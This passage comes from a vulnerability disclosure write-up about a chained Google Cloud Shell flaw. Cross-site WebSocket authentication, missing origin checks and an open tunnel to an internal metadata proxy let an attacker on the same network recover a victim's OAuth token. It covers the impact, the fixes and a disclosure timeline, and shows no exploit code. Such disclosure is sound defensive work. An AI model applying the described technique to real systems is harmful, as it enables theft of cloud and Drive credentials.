
Figure 5. The WSSnatch same-network flow: the attacker first enters the network path, learns the victim-specific Cloud Shell hostname, delivers the exploit through an ordinary HTTP request, and chains the three server-side bugs to recover the OAuth token.
In the tested environment, delivery could be triggered when the user made a normal plain-HTTP request. The victim did not need to click a link supplied by the attacker or enter any information into an attacker-controlled page after activating Cloud Shell.
“Zero-click” here refers to the delivery interaction, not an absence of preconditions. The attacker still needed Layer 2 network access, the victim needed an active Cloud Shell session, and the network/browser behavior had to permit the demonstrated interception path.
This is realistic on shared networks only where client isolation and related controls do not block ARP-based interception. It should not be generalized to every corporate, hotel, airport, conference, or coffee-shop network.
7. One stolen token, access far beyond Cloud Shell
The recovered token was checked against Google’s token information endpoint. In the authorized test account, it carried:
https://www.googleapis.com/auth/cloud-platform
https://www.googleapis.com/auth/drive
https://www.googleapis.com/auth/userinfo.email
https://www.googleapis.com/auth/userinfo.profile
openidThis was not a narrow Cloud Shell session token. The recovered credential carried Google’s global cloud-platform scope, allowing it to call Google Cloud APIs as the victim across services. The scope was Cloud-wide; the specific actions available were the actions authorized by the victim’s IAM permissions. The same token also carried the unrestricted drive scope, which Google defines as permission to view and manage all of the victim’s Drive files.
Impact: broad compromise of the victim’s Google Cloud and Google Drive access from one stolen token. An attacker could act across every Google Cloud service permitted by the victim’s IAM roles, view or modify all Drive files, and recover the account’s verified email identity and profile.
The demonstrated scope set did not include Gmail permissions or account-recovery controls. The proven impact was Cloud and Drive compromise plus Google account identity exposure, not Gmail mailbox access or password takeover.

Figure 6. The recovered token included the broad cloud-platform scope alongside Drive and identity scopes; account identifiers and the token value are excluded.
8. Why the chain was more than the sum of its parts
Each issue crossed a different trust boundary:
- Cookie policy: the browser was allowed to authenticate a cross-site connection.
- Handshake policy: the WebSocket server accepted an untrusted initiator.
- Destination policy: the tunnel exposed a credential-bearing internal service.
No single layer had enough context to make the complete attack obvious. The cookie configuration may have supported an embedding requirement. The WebSocket endpoint may have assumed the cookie proved legitimacy. The tunnel may have assumed only the trusted Cloud Shell frontend could invoke it.
That is the deeper failure mode: distributed security assumptions without a single enforced policy.
The chain also demonstrates why port-forwarding features require more than network filtering. Once a browser-facing service can carry arbitrary bytes to internal destinations, it becomes a security boundary comparable to SSRF protection, a reverse proxy, and a session-authenticated API at the same time.
9. Fixing all three trust boundaries
Google's release notes describe stricter WebSocket Origin validation and an allowed port list for TCP and SSH tunnels. The official CVE record dates the patch to 22 July 2026 and identifies earlier Cloud Shell deployments as affected. Google states that no customer action is required.
Fixing any one of the three bugs would break the demonstrated chain, but all three should be addressed:
1. Validate WebSocket origins: Allow only the exact trusted Cloud Shell origins and reject unknown, null, or missing origins.
2. Harden browser authentication: Avoid using a cross-site cookie as the only authorization for a sensitive WebSocket. Use a stricter SameSite policy where possible or require a short-lived, connection-specific token.
3. Restrict tunnel destinations: Apply the same port policy to every proxy and tunnel path. Internal services such as the metadata proxy on port 900 must never be reachable through the browser-facing TCP tunnel.
10. Disclosure timeline
| Date | Event |
| 24 June 2026 | Report submitted to Google VRP with the complete PoC package and video demonstrations. An automated receipt was received. |
| 10 July 2026 | Google accepted the report and filed an internal bug with the responsible engineering team. |
| 22 July 2026 | Google patched the vulnerability, according to the official CVE record. |
| 28 July 2026 | Google's release notes document the mitigation for CVE-2026-85267. |
| 6 August 2026 | Google Cloud VRP awarded a bounty and described the submission as “a report of exceptional quality.” |
| 20 October 2026 | Google Cloud published CVE-2026-85267, gave credit for the research, and assigned CVSS 4.0: 8.7 High and CWE-1385. |
I sincerely appreciate the Google Cloud VRP team’s communication throughout this process. They responded quickly, communicated the status and assessment transparently, and moved the report into remediation without delay. Their openness, professionalism, and recognition of the research made this a remarkably positive disclosure experience.
11. Conclusion
Cloud Shell’s browser experience crossed several powerful boundaries at once: authenticated web state, a bidirectional socket, arbitrary TCP forwarding, and an internal metadata service. The vulnerability appeared when each layer relied on another layer to decide whether a connection was safe.
The final exploit did not break TLS, steal the cookie with XSS, or compromise the Cloud Shell host first. It asked the victim’s browser to use a legitimate product feature from an illegitimate origin, and the system supplied the authentication and network reach needed to reach the token.
WebSockets require special care because correct user authentication during the initial HTTP request does not automatically make the upgraded connection safe. After the protocol upgrade, the server must still validate the initiating origin and enforce what the socket is authorized to reach. Otherwise, a properly authenticated connection can remain open to control from an untrusted website.
That is what made the chain dangerous, and what makes the lesson broadly applicable: browser-accessible tunnels must treat origin, session, and destination as one authorization decision.

More from the Cymulate Research Lab
View More Resources
AKS RunCommand Vulnerability Enables Cross-Cluster Privilege Escalation
A newly disclosed weakness in Azure Kubernetes Service’s RunCommand feature created a path for attackers to intercept a privileged Entra ID access
When Monitored Content Strikes Back: Account Takeover in Microsoft Purview
Cymulate found a stored XSS flaw in Microsoft Purview that exposed reviewer tokens and enabled privileged account takeover.
CVE-2026-32196: One-Click RCE via Windows Admin Center Control Flow Hijacking
One click on a tampered WAC URL can trigger unauthenticated RCE across Windows Admin Center environments.